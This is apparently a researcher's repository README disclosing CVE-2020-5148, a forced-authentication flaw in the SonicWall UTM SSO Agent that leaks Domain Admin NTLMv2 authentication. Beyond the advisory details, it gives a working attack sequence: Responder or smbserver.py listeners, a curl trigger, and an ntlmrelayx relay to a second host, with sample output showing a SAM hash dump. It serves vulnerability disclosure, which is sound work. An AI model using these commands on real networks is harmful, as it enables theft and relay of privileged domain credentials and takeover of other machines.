 l0lsec/cve-2020-5148
CVE-2020-5148 - Forced Authentication in the SonicWall UTM SSO Agent. The agent probes unvalidated workstations as Domain Admin, so one outbound web request yields a privileged NTLMv2 hash. Advisory SNWLID-2021-0003.

Forced Authentication in the SonicWall UTM SSO Agent
The SonicWall SSO Agent identifies the user behind a given IP address by probing that workstation with NetAPI (the default) or WMI. It does not validate the workstation before initiating the NTLM authentication, and it continues polling the same address for the life of the session.
Because the SSO Agent service requires administrative rights on every workstation and server it probes, it is deployed in practice as Domain Admin. Any unauthenticated party who can route web traffic through the UTM appliance can therefore make a Domain Admin account authenticate to a host of their choosing, and capture or relay that authentication.
Published as CVE-2020-5148, vendor advisory SNWLID-2021-0003.
Discovered and reported by Sedric Louissaint of Show Up Show Out Security.
| CVE | CVE-2020-5148 |
| Product | SonicWall UTM Appliance and SSO Agent / Directory Services Connector |

| Affected | SSO Agent 4.1.10.0; Directory Services Connector 4.1.17 and earlier |
| Fixed in | NVD records the fix in Directory Services Connector 4.1.19 (see note below) |
| Weakness | CWE-287: Improper Authentication |
| CVSS 3.1 (NVD) | 8.2 High CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N |
| CVSS (researcher) | 8.6 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N |
| Published | 2021-03-05 |
| Tested on | Microsoft Windows Server 2012 R2 Standard |
| Authentication required | None |
| Vendor advisory | https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0003 |
NVD description:
SonicWall SSO-agent default configuration uses NetAPI to probe the associated IP's in the network, this client probing method allows a potential attacker to capture the password hash

The annotations mark what the vendor diagram leaves out:
The SSO Agent service requires administrator rights on all associated workstations and servers in order to perform the query at all. In practically every deployment this means the service account is Domain Admin.
The credential being handed to an unvalidated host is therefore the highest privileged account in the directory.
There is no exploit code. Any outbound web request from a segment the appliance handles is sufficient:
curl sonicwall.com

The URL is irrelevant and the request does not need to succeed. The appliance observes traffic from an unrecognised IP, asks the SSO Agent to identify the user there, and the agent authenticates to that IP.

With Responder or smbserver.py listening, the agent's NTLMv2 authentication arrives
unprompted, and keeps arriving because of the polling behaviour:
[SMB] NTLMv2-SSP Client   : 192.168.x.x
[SMB] NTLMv2-SSP Username : <DOMAIN>\<privileged account>
[SMB] NTLMv2-SSP Hash     : ...
Cracking is optional. Where SMB signing is not enforced, the authentication can be relayed live to a different host, which then treats the connection as the privileged account it appears to be:
ntlmrelayx.py -t <target> -smb2support -of <output>
[*] SMBD-Thread-4: Received connection from 192.168.x.x, attacking target smb://192.168.x.x
[*] Authenticating against smb://192.168.x.x as <DOMAIN>\<user> SUCCEED
[*] Starting service RemoteRegistry
[*] Target system bootKey: ...
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Done dumping SAM hashes for host: 192.168.x.x

The authentication is triggered by an unauthenticated web request and consumed on an entirely different machine, which is the full ACL bypass described in the advisory.
In a lab you own or are authorised to test, with a UTM appliance configured for SSO and the SSO Agent using the default NetAPI client probing method:
sudo responder -I <interface>
# or
sudo smbserver.py c . -smb2support
curl sonicwall.com
ntlmrelayx.py -t smb://<second-host> -smb2support -of relayed
Full command sequence in poc/repro.sh.
poc/
  repro.sh       Listener, trigger and relay commands, commented, safe to read first
  notes.md       Why NetAPI triggers this, what WMI changes, detection guidance
media/
  01-sso-flow-annotated.png
  02-curl-crossing-network-boundary.png
  03-ntlmv2-hashes-captured.png
  04-ntlmrelayx-sam-dump.png
  05-sso-agent-version-4.1.10.0.png
Usernames, hashes and internal addresses in the captures are redacted or from the original lab.
